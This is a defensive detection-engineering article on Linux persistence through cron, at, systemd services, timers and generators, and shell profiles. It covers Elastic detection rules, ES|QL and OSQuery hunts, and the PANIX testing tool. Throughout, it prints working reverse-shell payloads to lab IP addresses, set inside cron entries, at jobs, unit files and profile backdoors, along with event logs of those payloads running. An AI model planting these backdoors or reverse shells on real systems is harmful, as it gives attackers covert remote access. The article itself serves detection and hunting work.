Linux Detection Engineering - A primer on persistence mechanisms

By Ruben Groenewoud

Published: 2024-08-21 · Archived: 2026-04-05 22:24:14 UTC

Introduction

In this second part of the Linux Detection Engineering series, we'll examine Linux persistence mechanisms in detail, starting with common or straightforward methods and moving toward more complex or obscure techniques. The goal is to educate defenders and security researchers on the foundational aspects of Linux persistence techniques by examining both trivial and more complicated methods, understanding how these methods work, how to hunt for them, and how to develop effective detection strategies.

For those who missed the first part, "Linux Detection Engineering with Auditd", it can be found here.

For this installment, we'll set up the persistence mechanisms, analyze the logs, and observe the potential detection opportunities. To aid in this process, we're sharing PANIX, a Linux persistence tool developed by Ruben Groenewoud of Elastic Security. PANIX simplifies and customizes persistence setup to test your detections.

By the end of this article, you'll have a solid understanding of each persistence mechanism we describe, including:

- How it works (theory)
- How to set it up (practice)
- How to detect it (SIEM and Endpoint rules)
- How to hunt for it (ES|QL and OSQuery hunts)

Step into the world of Linux persistence with us, it's fun!

What is persistence?

Let's start with the basics. Persistence refers to an attacker's ability to maintain a foothold in a compromised system or network even after reboots, password changes, or other attempts to remove them.

Persistence is crucial for attackers, ensuring extended access to the target environment. This enables them to gather intelligence, understand the environment, move laterally through the network, and work towards achieving their objectives.

Given that most malware attempts to establish some form of persistence automatically, this phase is critical for defenders to understand. Ideally, attacks should be detected and prevented during initial access, but this is not always possible. Many malware samples also leverage multiple persistence techniques to ensure continued access. Notably, these persistence mechanisms can often be detected with robust defenses in place.

Even if an attack is detected, the initial access vector is patched and mitigated, but any leftover persistence mechanism can allow the attackers to regain access and resume their operations. Therefore, it's essential to monitor the establishment of some persistence mechanisms close to real time and hunt others regularly.

To support this effort, Elastic utilizes the MITRE ATT&CK framework as the primary lexicon for categorizing techniques in most of our detection artifacts. MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is commonly used as a foundation for developing specific threat models and methodologies within the field of cybersecurity. By leveraging this comprehensive framework, we enhance our ability to detect, understand, and mitigate persistent threats effectively.

Setup

To ensure you are prepared to detect the persistence mechanisms discussed in this article, enabling and updating our pre-built detection rules is important. If you are working with a custom-built ruleset and do not use all of our pre-built rules, this is a great opportunity to test them and fill in any gaps.

To install, enable, and update our pre-built rules, follow these steps:

1. Navigate to Kibana → Security → Rules → Detection rules (SIEM).
2. You will find your installed and potential new and/or updated pre-built rules here.
3. Use the "Add Elastic rules" button to add the latest Elastic pre-built rules.
4. Use the "Rule Updates" tab to update existing rules.

Now, we are ready to get started.

T1053 - scheduled task/job

Automating routine tasks is common in Unix-like operating systems for system maintenance. Some common utilities used for task scheduling are cron and at. MITRE details information related to this technique under the identifier T1053.

T1053.003 - scheduled task/job: Cron

Cron is a utility for scheduling recurring tasks to run at specific times or intervals. It is available by default on most Linux distributions. It is a daemon (that is, a background process that typically performs tasks without requiring user interaction) that reads cron files from a default set of locations. These files contain commands to run periodically and/or at a scheduled time.

The scheduled task is called a cron job and can be executed with both user and root permissions, depending on the configuration. Due to its versatility, cron is an easy and stable candidate for Linux persistence, even without escalating to root privileges upon initial access.

There are user-specific and system-wide cron jobs. The user-specific cron jobs commonly reside in:

- `/var/spool/cron/`

- `/var/spool/cron/crontabs/`

The system-wide cron jobs are located in the following:

- `/etc/crontab`
- `/etc/cron.d/`
- `/etc/cron.daily/`
- `/etc/cron.hourly/`
- `/etc/cron.monthly/`
- `/etc/cron.weekly/`

The cron file syntax slightly differs based on the location in which the cron file is created. For the cron files in the `/etc/` directory, the user who will execute the job must be specified.

```
* * * * * root /bin/bash -c '/srv/backup_tool.sh'
```

Conversely, the user who created the cron files in the `/var/spool/cron/crontabs/` directory will execute the cron files.

```
* * * * * /bin/bash -c '/srv/backup_tool.sh'
```

The asterisks are used to create the schedule. They represent (in order) minutes, hours, days (of the month), months, and days (of the week). Setting "`* * * * *`" means the cron job is executed every minute while setting "`* * 1 12 *`" means the cron job is executed every minute on the first day of December. Information on cron scheduling is available at Crontab Guru.

Attackers can exploit these jobs to run scripts or binaries that establish reverse connections or add reverse shell commands.

```
* * * * * root /bin/bash -c 'sh -i >& /dev/tcp/192.168.1.1/1337 0>&1'
```

MITRE specifies more information and real-world examples related to this technique in T1053.003.

Persistence through T1053.003 - cron

You can manually create a system-wide cron file in any of the `/etc/` directories or use the `crontab -e` command to create a user-specific cron file. To more easily illustrate all of the persistence mechanisms presented in these articles, we will use PANIX. Depending on the privileges when running it, you can establish persistence like so:

```
 sudo ./panix.sh --cron --default --ip 192.168.1.1 --port 2001
[+] Cron job persistence established.
```

The default setting for the root user will create a cron file at `/etc/cron.d/freedesktop_timesync1` that calls out to the attacker system every minute. When looking at the events, we can see the following:

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/usr/bin/sh	sh -i	/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	-	exec
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	-	-	-	connection_attempted
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	/bin/sh	/bin/sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.211.131/2001 0>&1'	-	exec
/bin/sh	/bin/sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.211.131/2001 0>&1'	/usr/sbin/cron	/usr/sbin/cron -f -P	-	exec
./panix.sh	-	-	-	/etc/cron.d/freedesktop_timesync1	creation
./panix.sh	/bin/bash ./panix.sh --cron --default --ip 192.168.211.131 --port 2001	/usr/bin/sudo	sudo ./panix.sh --cron --default --ip 192.168.211.131 --port 2001	-	exec

Events generated as a result of cron persistence establishment

When PANIX was executed, the cron job was created, `/usr/sbin/cron` read the contents of the cron file and executed it, after which a network connection was established. Analyzing this chain of events, we can identify several detection capabilities for this and other proof-of-concepts.

Elastic SIEM includes over 1,000 prebuilt rules and more than 200 specifically dedicated to Linux. These rules run on the Elastic cluster and are designed to detect threat techniques that are available in our public detection rules repository. Our prevention capabilities include behavioral endpoint rules and memory/file signatures, which are utilized by Elastic Defend and can be found in our public protection artifacts repository.

Category	Coverage
File	Cron Job Created or Modified
	Suspicious File Creation in /etc for Persistence
	Potential Persistence via File Modification
Process	Hidden Payload Executed via Scheduled Job
	Scheduled Job Executing Binary in Unusual Location
	Scheduled Task Unusual Command Execution

The file category has three different rules, the first two focusing on creation/modification using Elastic Defend, while the third focuses on modification through File Integrity Monitoring (FIM). FIM can be set up using Auditbeat or via the Fleet integration. To correctly set up FIM, it is important to specify full paths to the files that FIM should monitor, as it does *not* allow for wildcards. Therefore, Potential Persistence via File Modification is a rule that requires manual setup and tailoring to your specific needs, as it will require individual entries depending on the persistence technique you are trying to detect.

T1053.002 - scheduled task/job: at

At is a utility for scheduling one-time tasks to run at a specified time in the future on Linux systems. Unlike cron, which handles recurring tasks, At is designed for single executions. The At daemon (`atd`) manages and executes these scheduled tasks at the specified time.

An At job is defined by specifying the exact time it should run. Depending on the configuration, users can schedule At jobs with either user or root permissions. This makes At a straightforward option for scheduling tasks without the need for persistent or repeated execution, but less useful for attackers. Additionally, At is not present on most Linux distributions by-default, which makes leveraging it even less trivial. However, it is still used for persistence, so we should not neglect the technique.

At jobs are stored in `/var/spool/cron/atjobs/` . Besides the At job, At also creates a spool file in the `/var/spool/cron/atspool/` directory. These job files contain the details of the scheduled tasks, including the commands to be executed and the scheduled times.

To schedule a task using At, you simply provide the command to run and the time for execution. The syntax is straightforward:

```
echo "/bin/bash -c 'sh -i >& /dev/tcp/192.168.1.1/1337 0>&1'" | at now + 1 minute
```

The above example schedules a task to run one minute from the current time. The time format can be flexible, such as `at 5 PM tomorrow` or `at now + 2 hours` . At job details can be listed using the `atq` command, and specific jobs can be removed using `atrm` .

At is useful for one-time task scheduling and complements cron for users needing recurring and single-instance task scheduling solutions. MITRE specifies more information and real-world examples related to this technique in T1053.002.

Persistence through T1053.002 - At

You can leverage the above command structure or use PANIX to set up an At job. Ensure At is installed on your system and the time settings are correct, as this might interfere with the execution.

```
 ./panix.sh --at --default --ip 192.168.1.1 --port 2002 --time 14:49
job 15 at Tue Jun 11 14:49:00 2024
[+] At job persistence established.
```

By default, depending on the privileges used to run the program, a reverse connection will be established at the time interval the user specified. Looking at the events in Discover:

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2002 0>&1	-	-	-	connection_attempted
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2002 0>&1	/bin/sh	sh	-	exec
/bin/sh	sh	/usr/sbin/atd	/usr/sbin/atd -f	-	exec
/usr/sbin/atd	-	-	-	/var/spool/cron/atspool/a0000301b656ea	creation
/usr/bin/at	-	-	-	/var/spool/cron/atjobs/a0000301b656ea	creation
/usr/bin/at	at 07:38	./panix.sh	/bin/bash ./panix.sh --at --default --ip 192.168.211.131 --port 2002 --time 07:38	-	exec
./panix.sh	/bin/bash ./panix.sh --at --default --ip 192.168.211.131 --port 2002 --time 07:38	/bin/bash	-bash	-	exec

Events generated as a result of At persistence establishment

We see the execution of PANIX, which is creating the At job. Next, At(d) creates two files, an At job and an At spool. At the correct time interval, the At job is executed, after which the reverse connection to the attack IP is established. Looking at these events, we have fewer behavioral coverage opportunities than we have for cron, as behaviorally, it is just `/bin/sh` executing a shell command. However, we can still identify the following artifacts:

Category	Coverage
File	At Job Created or Modified
	Potential Persistence via File Modification

T1053 - scheduled task/job: honorable mentions


Several other honorable mentions for establishing persistence through scheduled tasks/jobs include Anacron, Fcron, Task Spooler, and Batch. While these tools are less commonly leveraged by malware due to their non-default installation and limited versatility compared to cron and other mechanisms, they are still worth noting. We include behavioral detection rules for some of these in our persistence rule set. For example, Batch jobs are saved in the same location as At jobs and are covered by our "At Job Created or Modified" rule. Similarly, Anacron jobs are covered through our "Cron Job Created or Modified" rule, as Anacron integrates with the default Cron persistence detection setup.

Hunting for T1053 - scheduled task/job

Besides relying on Elastic's pre-built detection and endpoint rules, a defender will greatly benefit from manual threat hunting. As part of Elastic's 8.14 release, the general availability of the Elasticsearch Query Language (ES|QL) language was introduced. ES|QL provides a powerful way to filter, transform, and analyze data stored in Elasticsearch. For this use case, we will leverage ES|QL to hunt through all the data in an Elasticsearch stack for traces of cron, At, Anacron, Fcron, Task Spooler, and Batch persistence.

We can leverage the following ES|QL query that can be tailored to your specific environment:

This query returns 76 hits that could be investigated. Some are related to PANIX, others to real malware detonations, and some are false positives.




Results of the ES|QL hunt for scheduled task persistence establishment

Dealing with false positives is crucial, as system administrators and other authorized personnel commonly use these tools. Differentiating between legitimate and malicious use is essential for maintaining an effective security posture. Accurately identifying the intent behind using these tools helps minimize disruptions caused by false alarms while ensuring that potential threats are addressed promptly.

Programs similar to cron also have an execution history, as all of the scripts it executes will have cron as its parent. This allows us to hunt for unusual process executions through ES|QL:

This example performs aggregation using a `distinct_count` of `host.id`. If an anomalous entry is observed, `host_count` can be removed, and additional fields such as `host.name` and `user.name` can be added to the by section. This can help find anomalous behavior on specific hosts rather than across the entire environment. This could also be an additional pivoting opportunity if suspicious processes are identified.

In this case, the query returns 37 results, most of which are true positives due to the nature of the testing stack in which this is executed.



Results of the ES|QL hunt for scheduled task execution persistence establishment

In your environment, this will likely return a massive amount of results. You may consider reducing/increasing the number of days that are being searched. Additionally, the total count of entries (cc) and host_count can be increased/decreased to make sense for your environment. Every network is unique; therefore, a false positive in one environment may not be a false positive for every environment. Additionally, the total count of entries (`cc`) and `host_count` can be increased/decreased to make sense for your environment. Every network is unique, and therefore a false-positive in one environment may not be a false-positive in another. Adding exclusions specific to your needs will allow for easier hunting.

Besides ES|QL, we can also leverage Elastic's OSQuery Manager integration. OSQuery is an open-source, cross-platform tool that uses SQL queries to investigate and monitor the operating system's performance, configuration,

and security by exposing system information as a relational database. It allows administrators and security professionals to easily query system data and create real-time monitoring and analytics solutions. Streaming telemetry represents activity over time, while OSQuery focuses on static on-disk presence. This opens the door for detecting low-and-slow/decoupled-style attacks and might catch otherwise missed activity through telemetry hunting.

Information on how to set up OSQuery can be found in the Kibana docs, and a blog post explaining OSQuery in depth can be found here. We can run the following live query to display all of the cron files present on a particular system:

The following results are returned. We can see the `/etc/cron.d/freedesktop_timesync1` with a `file_last_status_change_time` that is recent and differs from the rest of the cron files. This is the backdoor planted by PANIX.

agent	file_created_time	file_last_access_time	file_last_modified_time	file_last_status_change_time	file_owner	filename	path	size_bytes
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 07:57:31	2022-03-23 13:49:13	2024-06-05 09:39:25	root	crontab	/etc/crontab	1136
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 07:57:31	2022-01-08 20:02:36	2024-06-05 09:39:25	root	e2scrub_all	/etc/cron.d/e2scrub_all	201
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 12:25:41	2024-06-19 12:25:41	2024-06-19 12:25:41	root	freedesktop_timesync1	/etc/cron.d/freedesktop_timesync1	75
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2019-11-11 21:57:56	2024-06-05 09:39:25	root	apport	/etc/cron.daily/apport	376
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2022-04-08 10:22:23	2024-06-05 09:39:25	root	apt-compat	/etc/cron.daily/apt-compat	1478
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2021-12-05 22:59:35	2024-06-05 09:39:25	root	dpkg	/etc/cron.daily/dpkg	123
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2022-05-25 14:10:26	2024-06-05 09:39:25	root	logrotate	/etc/cron.daily/logrotate	377
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2022-03-17 19:03:00	2024-06-05 09:39:26	root	man-db	/etc/cron.daily/man-db	1330
ubuntu-demo	1970-01-01 00:00:00	2024-06-19 08:14:53	2022-03-17 19:03:00	2024-06-05 09:39:26	root	man-db	/etc/cron.weekly/man-db	1020

Results of the OSQuery hunt for scheduled task persistence establishment

If we want to dig deeper, OSQuery also provides a module to read the commands from the crontab file by running the following query:

This shows us the command, the location of the cron job, and the corresponding schedule at which it runs.

agent	command	day_of_month	day_of_week	event	hour	minute	month	path
ubuntu-demo	kali /bin/bash -c 'sh -i >& /dev/tcp/192.168.116.137/1138 0>&1'	*	*		*	*	*	/etc/crontab
ubuntu-demo	root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron	*	0		3	30	*	/etc/cron.d/e2scrub_all
ubuntu-demo	root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r	*	*		3	10	*	/etc/cron.d/e2scrub_all
ubuntu-demo	root /bin/bash -c 'sh -i >& /dev/tcp/192.168.116.137/11337 0>&1'	*	*		*	*	*	/etc/cron.d/freedesktop_timesync1

Results of the OSQuery crontab hunt

Analyzing the screenshot, we see two suspicious reverse shell entries, which could require additional manual investigation.

An overview of the hunts outlined above, with additional descriptions and references, can be found in our detection rules repository, specifically in the Linux hunting subdirectory. We can hunt for uncommon scheduled task file creations or unusual process executions through scheduled task executables by leveraging ES|QL and OSQuery. The Persistence via Cron hunt contains several ES|QL and OSQuery queries to aid this process.

T1453 - create or modify system process (systemd)

Systemd is a system and service manager for Linux, widely adopted as a replacement for the traditional SysVinit system. It is responsible for initializing the system, managing processes, and handling system resources. Systemd operates through a series of unit files defining how services should be started, stopped, and managed.

Unit files have different types, each designed for specific purposes. The Service unit is the most common unit type for managing long-running processes (typically daemons). Additionally, the Timer unit manages time-based

activation of other units, similar to cron jobs, but integrated into Systemd.

This section will discuss T1453 for systemd services and generators, and T1053 for systemd timers.

T1453.002 - create or modify system process: systemd services

The services managed by systemd are defined by unit files, and are located in default directories, depending on the operating system and whether the service is run system-wide or user-specific. The system-wide unit files are typically located in the following directories:

- `/run/systemd/system/`
- `/etc/systemd/system/`
- `/etc/systemd/user/`
- `/usr/local/lib/systemd/system/`
- `/lib/systemd/system/`
- `/usr/lib/systemd/system/`
- `/usr/lib/systemd/user/`

User-specific unit files are typically located at:

- `~/.config/systemd/user/`
- `~/.local/share/systemd/user/`

A basic service unit file consists of three main sections: `[Unit]`, `[Service]`, and `[Install]`, and has the `.service` extension. Here's an example of a simple unit file that could be leveraged for persistence:

```
 [Unit]
Description=Reverse Shell

[Service]
ExecStart=/bin/bash -c 'sh -i >& /dev/tcp/192.168.1.1/1337 0>&1'

[Install]
WantedBy=multi-user.target
```

This unit file would attempt to establish a reverse shell connection every time the system boots, running with root privileges. More information and real-world examples related to systemd services are outlined by MITRE in T1543.002.

Relying solely on persistence upon reboot might be too restrictive. Timer unit files can be leveraged to overcome this limitation to ensure persistence on a predefined schedule.

T1053.006 - scheduled task/job: systemd timers

Timer units provide a versatile method to schedule tasks, similar to cron jobs but more integrated with the Systemd ecosystem. A timer unit specifies the schedule and is associated with a corresponding service unit that

performs the task. Timer units can run tasks at specific intervals, on specific dates, or even based on system events.

Timer unit files are typically located in the same directories as the service unit files and have a `.timer` extension. Coupling timers to services is done by leveraging the same unit file name but changing the extension. An example of a timer unit file that would activate our previously created service every hour can look like this:

```
 [Unit]
Description=Obviously not malicious at all

[Timer]
OnBootSec=1min
OnUnitActiveSec=1h

[Install]
WantedBy=timers.target
```

Timers are versatile and allow for different scheduling options. Some examples are `OnCalendar=Mon,Wed,Fri 17:00:00` to run a service every Monday, Wednesday, and Friday at 5:00 PM, and `OnCalendar=*-*-* 02:30:00` to run a service every day at 2:30 AM. More details and real world examples related to Systemd timers are presented by MITRE in T1053.006.

T1453 - create or modify system process: systemd generators

Generators are small executables executed by systemd at bootup and during configuration reloads. Their main role is to convert non-native configuration and execution parameters into dynamically generated unit files, symlinks, or drop-ins, extending the unit file hierarchy for the service manager.

System and user generators are loaded from the `system-generators/` and `user-generators/` directories, respectively, with those listed earlier overriding others of the same name. Generators produce output in three priority-based directories: `generator.early` (highest), `generator` (medium), and `generator.late` (lowest). Reloading daemons will re-run all generators and reload all units from disk.

System-wide generators can be placed in the following directories:

- `/run/systemd/system-generators/`
- `/etc/systemd/system-generators/`
- `/usr/local/lib/systemd/system-generators/`
- `/lib/systemd/system-generators/`
- `/usr/lib/systemd/system-generators/`

User-specific generators are placed in the following directories:

- `/run/systemd/user-generators/`
- `/etc/systemd/user-generators/`
- `/usr/local/lib/systemd/user-generators/`

- `/lib/systemd/user-generators/`
- `/usr/lib/systemd/user-generators/`

Pepe Berba's research explores using systemd generators to establish persistence. One method involves using a generator to create a service file that triggers a backdoor on boot. Alternatively, the generator can execute the backdoor directly, which can cause delays if the network service is not yet started, alerting the user. Systemd generators can be binaries or shell scripts. For example, a payload could look like this:

```
 #!/bin/sh
# Create a systemd service unit file in the late directory
cat <<-EOL > "/run/systemd/system/generator.service"
[Unit]
Description=Generator Service

[Service]
ExecStart=/usr/lib/systemd/system-generators/makecon
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOL

mkdir -p /run/systemd/system/multi-user.target.wants/
ln -s /run/systemd/system/generator.service /run/systemd/system/multi-user.target.wants/generator.service

# Ensure the script exits successfully
exit 0
```

Which creates a new service (`generator.service`), which in turn executes `/usr/lib/systemd/system-generators/makecon` on boot. As this method creates a service (albeit via a generator), we will take a closer look at systemd service persistence. Let's examine how these work in practice.

Persistence through T1453/T1053 - systemd services, timers and generators


You can manually create the unit file in the appropriate directory, reload the daemon, enable and start the service, or use PANIX to do that for you. PANIX will create a service unit file in the specified directory, which in turn runs the custom command at a one-minute interval through a timer unit file. You can also use `--default` with `--ip` , `--port,` and `--timer` .

```
 sudo ./panix.sh --systemd --custom --path /etc/systemd/system/panix.service --command "/usr/bin/bash -c 'bash -
Service file created successfully!
Created symlink /etc/systemd/system/default.target.wants/panix.service → /etc/systemd/system/panix.service.
Timer file created successfully!
```

```
Created symlink /etc/systemd/system/timers.target.wants/panix.timer → /etc/systemd/system/panix.timer.
[+] Persistence established.
```

When a service unit is enabled, systemd creates a symlink in the `default.target.wants/` directory (or another appropriate target directory). This tells systemd to start the `panix.service` automatically when the system reaches the `default.target`. Similarly, the symlink for the timer unit file tells systemd to activate the timer based on the schedule defined in the timer unit file.

We can analyze and find out what happened when looking at the documents in Kibana:



process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/usr/bin/bash	/usr/bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2003 0>&1	-	-	-	connection_attempted
/usr/lib/systemd/systemd	-	-	-	/var/lib/systemd/timers/stamp-panix.timer	creation
/usr/bin/systemctl	systemctl start panix.timer	./panix.sh	/bin/bash ./panix.sh --systemd --custom --path /etc/systemd/system/panix.servic…	-	exec
/usr/bin/systemctl	systemctl enable panix.timer	./panix.sh	/bin/bash ./panix.sh --systemd --custom --path /etc/systemd/system/panix.servic…	-	text_output
/usr/bin/systemctl	systemctl daemon-reload	./panix.sh	/bin/bash ./panix.sh --systemd --custom --path /etc/systemd/system/panix.servic…	-	exec
./panix.sh	-	-	-	/etc/systemd/system/panix.timer	creation
/usr/lib/systemd/systemd	-	-	-	/run/systemd/units/invocation:panix.service	rename
./panix.sh	-	-	-	/etc/systemd/system/panix.service	creation
./panix.sh	/bin/bash ./panix.sh --systemd --custom --path /etc/systemd/system/panix.service --command /usr/bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2003 0>&1' --timer	/usr/bin/sudo	sudo ./panix.sh --systemd --custom --path /etc/systemd/system/panix.servic…	-	exec

Events generated as a result of systemd service/timer persistence establishment

PANIX is executed, which creates the `panix.service` and `panix.timer` units in the corresponding directories. Then, `systemctl` is used to reload the daemons, after which the `panix.timer` is enabled and started, enabling systemd to run the `ExecStart` section of the service unit (which initiates the outbound network connection) every time the timer hits. To detect potential systemd persistence, we leverage the following behavioral rules:

Category	Coverage
File	Systemd Service Created
	Systemd Timer Created
	Systemd Generator Created
	Suspicious File Creation in /etc for Persistence
Process	Systemd Service Started by Unusual Parent Process
	Hidden Payload Executed via Scheduled Job
	Scheduled Job Executing Binary in Unusual Location
	Scheduled Task Unusual Command Execution

Hunting for T1053/T1453 - systemd services, timers and generators

We can hunt for uncommon `service` / `timer` / `generator` file creations in our environment through systemd by leveraging ES|QL and OSQuery. The Persistence via Systemd (Timers) file contains several ES|QL and OSQuery queries that can help hunt for these types of persistence.

T1546.004 - event triggered execution: Unix shell configuration modification

Unix shell configuration files are scripts that run throughout a user session based on events (e.g., log in/out, or open/close a shell session). These files are used to customize the shell environment, including setting environment variables, aliases, and other session-specific settings. As these files are executed via a shell, they can easily be leveraged by attackers to establish persistence on a system by injecting backdoors into these scripts.

Different shells have their own configuration files. Similarly to cron and systemd, this persistence mechanism can be established with both user and root privileges. Depending on the shell, system-wide shell configuration files are located in the following locations and require root permissions to be changed:

- `/etc/profile`
- `/etc/profile.d/`
- `/etc/bash.bashrc`
- `/etc/bash.bash_logout`

User-specific shell configuration files are triggered through actions performed by and executed in the user's context. Depending on the shell, these typically include:

- `~/.profile`
- `~/.bash_profile`
- `~/.bash_login`
- `~/.bash_logout`
- `~/.bashrc`

Once modified, these scripts ensure malicious commands are executed for every user login or logout. These scripts are executed in a specific order. When a user logs in via SSH, the order of execution for the login shells is:

1. `/etc/profile`
2. `~/.bash_profile` (if it exists, otherwise)
3. `~/.bash_login` (if it exists, otherwise)
4. `~/.profile` (if it exists)

For non-login interactive shell initialization, `~/.bashrc` is executed. Typically, to ensure this configuration file is also executed on login, `~/.bashrc` is sourced within `~/.bash_profile`, `~/.bash_login` or `~/.profile`. Additionally, a backdoor can be added to the `~/.bash_logout` configuration file for persistence upon shell termination.

When planting a backdoor in one of these files, it is important not to make mistakes in the execution chain, meaning that it is both important to pick the correct configuration file and to pick a fitting payload. A typical reverse shell connection will make the terminal freeze while sending the reverse shell connection to the background will make it malfunction. A potential payload could look like this:

```
(nohup bash -i > /dev/tcp/192.168.1.1/1337 0<&1 2>&1 &)
```

This command uses “nohup” (no hang up) to run an interactive bash reverse shell as a background process, ensuring it continues running even after the initiating user logs out. The entire command is then executed in the background using `&` and wrapped in parentheses to create a subshell, preventing any interference with the parent shell’s operations.

Be vigilant for other types of backdoors, such as credential stealers that create fake “`[sudo] password for…`” prompts when running sudo or the execution of malicious binaries. MITRE specifies more information and real-world examples related to this technique in T1546.004.

Persistence through T1546.004 - shell profile modification

You can add a bash payload to shell configuration files either manually or using PANIX. When PANIX runs with user privileges, it establishes persistence by modifying `~/.bash_profile`. With root privileges, it modifies the `/etc/profile` file to achieve system-wide persistence.

```
sudo ./panix.sh --shell-profile --default --ip 192.168.1.1 --port 2004
```

To trigger it, either log in as root via the shell with `su --login root` or login via SSH. The shell profile will be parsed and executed in order, resulting in the following chain of execution:

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/usr/bin/nohup	nohup bash -i	/bin/bash	-bash	-	exec
/bin/bash	-bash	-	-	-	connection_attempted
/bin/bash	-bash	/usr/bin/su	su --login root	-	exec
/usr/bin/su	su --login root	/usr/bin/su	su --login root	-	uid_change
/usr/bin/su	su --login root	/usr/bin/su	su --login root	-	gid_change
/usr/bin/su	su --login root	/bin/bash	-bash	-	exec
./panix.sh	/bin/bash ./panix.sh --shell-profile --default --ip 192.168.211.131 --port 2004	/usr/bin/sudo	sudo ./panix.sh --shell-profile --default --ip 192.168.211.131 --port 2004	-	exec

Events generated as a result of shell profile modification persistence establishment

PANIX plants the backdoor in `/etc/profile`, next `su --login root` is executed to trigger the payload, the `UID` / `GID` changes to root, and a network connection is initiated through the injected backdoor. A similar process occurs when logging in via SSH. We can detect several steps of the attack chain.

Detection and endpoint rules that cover shell profile modification persistence_

Category	Coverage
File	Shell Configuration Creation or Modification

Category	Coverage
	Potential Persistence via File Modification
Process	Binary Execution from Unusual Location through Shell Profile
Network	Network Connection through Shell Profile

Hunting for T1546.004 - shell configuration modification

We can hunt for shell profile file creations/modification, as well as SSHD child processes, by leveraging ES|QL and OSQuery. The Shell Modification Persistence hunting rule contains several of these hunting queries.

T1547.013 - boot or logon autostart execution: XDG autostart entries

Cross-Desktop Group (XDG) is a set of standards for Unix desktop environments that describe how applications should be started automatically when a user logs in. The XDG Autostart specification is particularly interesting, as it defines a way to automatically launch applications based on desktop entry files, which are plain text files with the `.desktop` extension.

